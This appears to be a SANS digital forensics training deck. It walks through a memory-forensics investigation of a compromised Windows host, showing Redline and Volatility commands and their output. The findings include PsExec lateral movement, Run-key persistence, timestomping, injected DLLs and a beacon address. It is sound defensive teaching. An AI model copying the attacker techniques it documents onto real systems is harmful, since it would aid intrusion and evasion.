



# SANS DFIR

DIGITAL FORENSICS & INCIDENT RESPONSE



# A CASE STUDY OF AN INCIDENT: A DAY IN THE LIFE OF AN IR TEAM

Everything Depicted in the Following Case Study is  
based off of REAL INCIDENTS OCCURRING DAILY

Any resemblance to real incidents is purely  
coincidental.

# Day 0 (Probably Friday): Stark Research Labs


“I’m with the government and I’m here to help.

It looks like you have a problem with 10.3.58.5. You should look into that system.”

<EOT>




# Victim Network



# 1. MEMORY

## 2. SYSTEMS

Hard Drives  
Incident Response  
Data  
Memory Image



Enterprise Network PCAPs  
NetFlow Data  
Full Content Wiretaps  
Firewall Logs and more

Malware Collected From Hosts  
Memory Images  
NetWars Challenge Inclusion

# 3. NETWORK


# 4. MALWARE

# Isolating Evil in Memory

Applying Lessons from Windows Memory  
Forensics

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# Live Response Data Collection





# Investigative Methodology:

## Use Case: Identifying Malware

**1**

- Identify rogue processes

**2**

- Analyze process DLLs and handles

**3**

- Review network artifacts

**4**


- Look for evidence of code injection

**5**

- Check for signs of a rootkit

**6**

- Dump suspicious processes and drivers



# Memory Forensics Arsenal: Mandiant Redline



Free tool by Mandiant for triage & memory analysis

Supports analysis of 32 and 64-bit Windows

Creates audit collector, analyzes audits & memdumps

- Incorporates Indicators of Compromise (IOCs) into analysis

Produces a comprehensive timeline of events

step 1.

# Enumerating Processes with Redline

Mandiant Redline™ - \\vmware-host\Shared Folders\Desktop\AnalysisSession.mans

Home ▶ Host ▶ Processes ▶

Analysis Data

- Processes
- Hierarchical Processes
- Driver Modules
- Device Tree
- Hooks
- Timeline
- Tags and Comments
- Acquisition History

Review Processes by MRI Scores

MRI	Process Name	MRI Score	PID	Path
+	svchost.exe	97	6404	c:\windows\system32\dllhost
+	McTray.exe	93	2864	C:\Program Files\McAfee\Con
+	csrss.exe	61	412	C:\Windows\system32
+	csrss.exe	61	2132	C:\Windows\system32
+	naPrdMgr.exe	58	200	C:\Program Files\McAfee\Con
+	FrameworkS...	58	1740	C:\Program Files\McAfee\Con
+	csrss.exe	57	472	C:\Windows\system32

# Analyzing Process Details with Redline

svchost.exe (6404)

## Process Details

PID Relationships

Username:

Path: c:\windows\system32\dllhost

Command Line

Parent: PSEXESVC.EXE (2100)

Parent Process Path: C:\Windows

Arguments: "c:\windows\system32\dllhost\svchost.exe"

Chronology

Start Time: 2012-04-06 19:22:20Z

Kernel Time Elapsed: 00:00:08

User Time Elapsed: 00:00:01

Security IDs

SID: S-1-5-21-2036804247-3058324640-2116585241-1673

SID Type:

Malware Risk Index: 97

# Analyzing Process Details with Redline

svchost.exe (6404)

## Process Details

### Malware Risk Index Hits

- ⊕ This process was spawned with unexpected arguments: "c:\windows\system32\dllhost\svchost.exe" "
- ⊕ This process was spawned from an unexpected location: "\windows\system32\dllhost".

Kernel Time Elapsed: 00:00:00  
User Time Elapsed: 00:00:01  
SID: S-1-5-21-2036804247-3058324640-2116585241-1673  
SID Type:  
Malware Risk Index: 97

# What is PSEXESVC.EXE?

## Process Details

Username:

Path:

c:\windows\system32

Parent:









PSEXESVC.EXE (2100)

From the SysInternals tool “psexec”

Used for Instantiating Remote Execution


Creates a Service “PSEXESVC.EXE” on the Remote System that then Launches the specified command

# Other Suspicious Processes Spawned by PSEXESVC.EXE

2012-04-04 18:43:24Z	Process/StartTime	Name:  cmd.exe (208)	Path: C:\Windows\system32
2012-04-04 18:43:25Z	Process/StartTime	Name:  conhost.exe (2840)	Path: C:\Windows\system32
2012-04-04 18:52:11Z	Process/StartTime	Name:  PSEXESVC.EXE (2100)	Path: C:\Windows
2012-04-04 18:54:51Z	Process/StartTime	Name:  spinlock.exe (2956)	Path: C:\Windows\system32
2012-04-04 18:54:51Z	Process/StartTime	Name:  spinlock.exe (1328)	Path: C:\Windows\system32
2012-04-06 14:03:11Z	Process/StartTime	Name:  conhost.exe (3408)	Path: C:\Windows\system32
2012-04-06 14:03:11Z	Process/StartTime	Name:  cmd.exe (5192)	Path: C:\Windows\system32
2012-04-06 19:22:20Z	Process/StartTime	Name:  svchost.exe (6404)	Path: c:\windows\system32\dllhost

What are these “spinlock” processes?

LET'S TRY A DIFFERENT TOOL FOR A DEEPER DIVE...



# Memory Forensics Arsenal: Volatility Framework

Python framework for memory forensics

- Also Standalone Windows executable

Supports analysis of 32 and 64-bit Windows

Under constant development

- Recent support added for OS X and Linux

<http://code.google.com/p/volatility/>



# Other Suspicious Processes

## psscan

Offset(V)	Name	PID	PPID	Thds	Hnds	Start	Exit
0x8622b4b8	explorer.exe	296	2392	22	853	2012-04-04 14:45:45	
→	a.exe	3264	3440	0	-----	2012-04-04 14:57:52	2012-04-04 18:40:58
0x85e24030	OSPPSVC.EXE	4040	564	3	134	2012-04-04 15:42:01	
0x861d93a0	cmd.exe	3472	3264	0	-----	2012-04-04 15:47:47	2012-04-04 15:49:07
0x862bfa40	spinlock.exe	3796	3472	0	-----	2012-04-04 15:48:18	2012-04-04 18:43:25
0x8654c4a8	spinlock.exe	1208	3796	0	-----	2012-04-04 15:48:18	2012-04-04 18:43:25
0x860f2578	cmd.exe	208	1208	1	31	2012-04-04 18:43:24	
0x86136a60	conhost.exe	2840	2132	2	28	2012-04-04 18:43:25	
0x864e57c8	PSEXESVC.EXE	2100	564	6	104	2012-04-04 18:52:11	
0x862a4d40	svchost.exe	3612	2100	0	-----	2012-04-04 18:52:11	2012-04-05 13:25:07
0x862bb290	spinlock.exe	2956	2100	1	26	2012-04-04 18:54:51	
0x86383c18	spinlock.exe	1328	2956	2	128	2012-04-04 18:54:51	
→	a.exe	5008	4212	0	-----	2012-04-06 13:19:34	2012-04-06 16:58:26
0x862f9a58	cmd.exe	5192	5008	1	28	2012-04-06 13:19:34	
0x86a1c8b8	conhost.exe	3408	412	2	1	2012-04-06 13:19:34	
0x8649d880	svchost.exe	6404	2100	8	2	2012-04-06 13:19:34	

Spinlock processes  
also spawned by  
PSEXESVC

# Other Suspicious Processes

## psscan

Process	PID	PPID		Start Time			Stop Time	
<b>a.exe</b>	5008	4212	0x7ecce960	2012-04-06	13:19:34	UTC+0000	2012-04-06	16:58:26
<b>a.exe</b>	7084	6404	0x7ecce740	2012-04-06	19:44:25	UTC+0000	2012-04-06	19:44:27
<b>a.exe</b>	3376	6404	0x7ecce900	2012-04-06	21:06:01	UTC+0000	2012-04-06	21:06:03
<b>a.exe</b>	3264	3440	0x7ecce6e0	2012-04-04	14:57:52	UTC+0000	2012-04-04	18:40:58

Four terminated a.exe instances are seen in psscan output

# Other Suspicious Processes

## Registry Key Creation of PSEXESVC.EXE

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86  
printkey -K "ControlSet001\Services\PSEXESVC"
```

Registry: \REGISTRY\MACHINE\SYSTEM

Key name: PSEXESVC (S)

Last updated: 2012-04-04 18:52:11 UTC+0000

### Values:

REG_DWORD	Type	: (S) 16
REG_DWORD	Start	: (S) 3
REG_DWORD	ErrorControl	: (S) 0
REG_EXPAND_SZ	ImagePath	: (S) %SystemRoot%\PSEXESVC.EXE
REG_SZ	DisplayName	: (S) PsExec
REG_SZ	ObjectName	: (S) LocalSystem


LastWrite time of PSEXESVC key:  
04/04/2012 18:52 UTC

# Persistence Analysis

## printkey

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86  
printkey -K "Microsoft\Windows\CurrentVersion\Run"
```

```
Registry: \SystemRoot\System32\Config\SOFTWARE  
Key name: Run (S)  
Last updated: 2012-04-04 01:54:23 UTC+0000  
Values:  
REG_SZ VMware Tools : (S) "C:\Program Files\VMware\VMware Tools\VMwareTray.exe"  
REG_SZ VMware User Process : (S) "C:\Program Files\VMware\VMware Tools\VMwareUser.exe"  
REG_SZ Adobe ARM : (S) "C:\Program Files\Adobe\ARM1\ARM1.exe"  
REG_SZ McAfeeUpdaterUI : (S) "C:\Program Files\...  
/StartedFromRunKey  
REG_SZ ShStatEXE : (S) "C:\Program Files\...  
/STANDALONE  
REG_SZ McAfee Host Intrusion Prevention Tray : (S) "C:\Program Files\McAfee\Host Intrusion  
Prevention\FireTray.exe"  
REG_SZ svchost : (S) c:\windows\system32\dllhost\svchost.exe
```



Suspicious "svchost.exe" seen in CurrentVersion\Run key



**THIS PERSISTENCE TECHNIQUE TRIGGERS ON LOGON.**

step 2.

# Digging for Process Objects dlllist



```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86 dlllist -p 6404
```

```
svchost.exe pid: 6404
```

```
Command line : "c:\windows\system32\dllhost\svchost.exe"
```

```
Service Pack 1
```

Base	Size	LoadCount	Path
0x00910000	0x1c000	0xffff	c:\windows\system32\dllhost\svchost.exe
0x770d0000	0x13c000	0xffff	C:\Windows\SYSTEM32\ntdll.dll
0x76c50000	0xd4000	0xffff	C:\Windows\system32\kernel32.dll
0x75510000	0x4a000	0xffff	C:\Windows\system32\KERNELBASE.dll
0x75790000	0xa0000	0xffff	C:\Windows\system32\ADVAPI32.dll
0x76b50000	0xac000	0xffff	C:\Windows\system32\msvcrt.dll
0x77210000	0x19000	0xffff	C:\Windows\SYSTEM32\sechost.dll

The loaded dlls indicate that “svchost.exe” has network functionality

# Extracted MFT Record

## mftparser

C:\Windows\dlhhost\svchost.exe

**\$STANDARD\_INFORMATION**

**Creation**

**Modified**

2003-03-31 14:00:00 UTC+0000 2008-04-14 02:12:36 UTC+0000

**\$FILE\_NAME**

**Creation**

**Modified**

2012-04-03 22:40:24 UTC+0000 2012-04-03 22:40:25 UTC+0000

host\svchost.exe

Suspicious process  
“svchost” shows evidence  
of timestopping

# Rogue Process Objects handles

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86 handles -p 6404 -t
```

Volatile Systems Volatility Framework 2.3_beta					
Offset(V)	Pid	Handle	Access	Type	Details
0x9d5a3460	6404	0xc	0x20019	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERS
0x9d43f030	6404	0x18	0xf003f	Key	MACHINE
0x94a74b98	6404	0x20	0x1	Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0xa042a518	6404	0x6c	0x20019	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\NETMAN\DOMAIN
0x9ba78278	6404	0x74	0x20019	Key	USER\S-1-5-21-2036804247-3058324640-2116585241-1673\CO TIONAL
0x8968a190	6404	0x7c	0xf003f	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMET G9
0xa1d746c8	6404	0x84	0xf003f	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMET OG5
0x9d4310b0	6404	0x90	0x20019	Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\NETMAN\DOMAIN

“Svchost.exe” process has a handle to a NOTABLE Services Registry Key

# Registry Key Analysis

## printkey

```
$ vol.py -f win7-nromanoff.001 --profile=Win7SP1x86  
printkey -K "ControlSet001\Services\Netman\Domain"
```

```
Registry: \REGISTRY\MACHINE\SYSTEM  
Key name: domain (S)  
Last updated: 2012-04-03 23:42:04 UTC+0000
```

Subkeys:

Values:

REG_SZ	home	: (S) http://12.190.135.235/ads/
REG_DWORD	pause	: (S) 64

Registry Key Associated  
with Outbound Network  
Connection (BEACON)



# step 3.

# Suspicious Connections netscan



Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner
0x7d8b0b50	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System
0x7d8b0b50	TCPv6	:::445	:::0	LISTENING	4	System
...						
0x7f451df8	TCPv4	-:62331	224.0.0.252:443	CLOSED	7816	Skype.exe
0x7f60adf8	TCPv4	127.0.0.1:5678	127.0.0.1:62608	CLOSED	6404	svchost.exe
0x7f632008	TCPv4	-:62336	69.171.229.13:443	CLOSED	7816	Skype.exe
0x7f67a448	TCPv4	-:139	12.190.135.235:2264	CLOSED	4	System
0x7f693140	TCPv4	10.3.58.5:62567	10.3.58.255:80	CLOSED	6404	svchost.exe
0x7f6fb448	TCPv4	10.3.58.5:62617	10.3.58.4:445	CLOSED	4	System
0x7f7492f0	TCPv4	10.3.58.5:62294	10.3.58.9:135	CLOSED	4172	taskhost.exe
0x7f760a08	TCPv4	10.3.58.5:62295	10.3.58.9:49156	CLOSED	4172	taskhost.exe
0x7f837580	TCPv4	10.3.58.5:49805	10.3.58.9:445	ESTABLISHED	4	System
0x7f89a1d0	TCPv4	10.3.58.5:50817	199.73.28.114:443	CLOSED	1328	spinlock.exe

Evidence that “Spinlock” process has a network connection to 199.73.28.114

**step 4.**

# Detecting Code Injection malfind

```
Process: spinlock.exe Pid: 1328 Address: 0x3e0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 26, MemCommit: 1, PrivateMemory: 1, Protection: 6
```

```
0x003e0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x003e0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@
0x003e0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x003e0030  00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00  .....

```

```
0x3e0000  4d      DEC EBP
0x3e0001  5a      POP EBP
0x3e0002  90      NOP
0x3e0003  0003    ADD EBP, 3
0x3e0005  0000    ADD EBP, 0
0x3e0007  000400  ADD EBP, 400
0x3e000a  0000    ADD [EAX], AL
0x3e000c  ff      DB 0xff
0x3e000d  ff00    INC DWORD [EAX]
```

MZ header indicates an INJECTED DLL in a "spinlock.exe" memory section

# Detecting Code Injection

## malfind

```
Process: svchost.exe Pid: 6404 Address: 0x260000  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: CommitCharge: 3, MemCommit: 1, PrivateMemory: 1, Protection:
```

```
0x00260000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ...  
0x00260010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....  
0x00260020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....  
0x00260030  00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00  .....
```

```
0x260000  4d  DE  
0x260001  5a  PO  
0x260002  90  NO  
0x260003  0003  AD  
0x260005  0000  AD  
0x260007  000400  ADD [EAX+0], AL
```

MZ header indicates an  
**INJECTED DLL** in a  
“svchost.exe” memory section

## Step 5.

# Signs of Hooking/Rootkits

Redline identifies some Untrusted hooks, but they were deemed false positives

### Untrusted Hooks

This filter tries to make intelligent decisions about what hooks are considered untrusted. In some cases it makes the wrong decisions. Please do not rely solely on this view.

### [IDT Hooks](#)

Show only Interrupt Descriptor Table hooks. IDT hooks are usually malicious.

### [SSDT Hooks](#)

Show only System Service Descriptor Table Hooks.

### [IRP Hooks](#)

Show only Driver IRP Hooks.

Entry	Target Addr...	Target Module	Target Function
0	0x82E79DF8	ntoskrnl.exe	
1	0x82CC140D	ntoskrnl.exe	
2	0x82E09C2C	ntoskrnl.exe	
3	0x82C258BA	ntoskrnl.exe	
4	0x82E7B6CF	ntoskrnl.exe	
5	0x82CFE36A	ntoskrnl.exe	
6	0x82EEBE2D	ntoskrnl.exe	
7	0x82EEBE76	ntoskrnl.exe	
8	0x82DFE47B	ntoskrnl.exe	NtAddAtom
9	0x82F05694	ntoskrnl.exe	
10	0x82F068ED	ntoskrnl.exe	
11	0x82DF4C53	ntoskrnl.exe	
12	0x82E85D0D	ntoskrnl.exe	NtAdjustPrivilegesToken
13	0x82EDEB93	ntoskrnl.exe	
14	0x82E85D0D	ntoskrnl.exe	

WindowsSCOPE shows no SSDT or IDT hooking

step 6.

# Dump Suspicious Process Binaries

## procexedump

```
$vol.py -f win7-32-nromanoff-memory-raw.001 --  
profile=Win7SP1x86 procexedump -p 6404 -D /cases
```



SHA256: dca0a9c7ad1e491480ef38a2d990e3ede62d8b4d710dc876c9913973db8e3636

File name: executable.6404.exe

Detection ratio: 6 / 48

Analysis date: 2013-09-16 19:26:19 UTC ( 1 minute ago )

Extracted "Svchost.exe"  
flagged by 6 out of 48

# Memory Analysis: Summary

## Identified Malware

### `svchost.exe` (6404)

- “Redlined” due to path, no arguments, owner
- Injected code identified by “malfind”

### `spinlock.exe` (1328)

- Terminated connection seen to remote host 199.73.28.114:443
- Injected code identified by “malfind”

### Other suspicious processes

- `a.exe` (5008, 7084, 3376, 3264) - four terminated processes found in “psscan” output

# Memory Analysis: Summary

## Notable Indicators

### Attacker Methodologies

#### Tools, Techniques & Procedures

- Timestomping
- Use of Sysinternals tools "psexec"

#### Attacker Working Directory:

- "Windows\System32\dllhost"

#### Outbound Beacon

- 12.190.135.235/ads

# Malware Hunting On The System



Applying Lessons from Advanced  
Forensics and Incident Response

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# Intro to Malware Funneling

- Not all Malware is active/running
- How do you find sleeper or dormant malware?
- This system has 284,333 files
- How do we reduce that down to just files of interest to us? The Possible Malware?



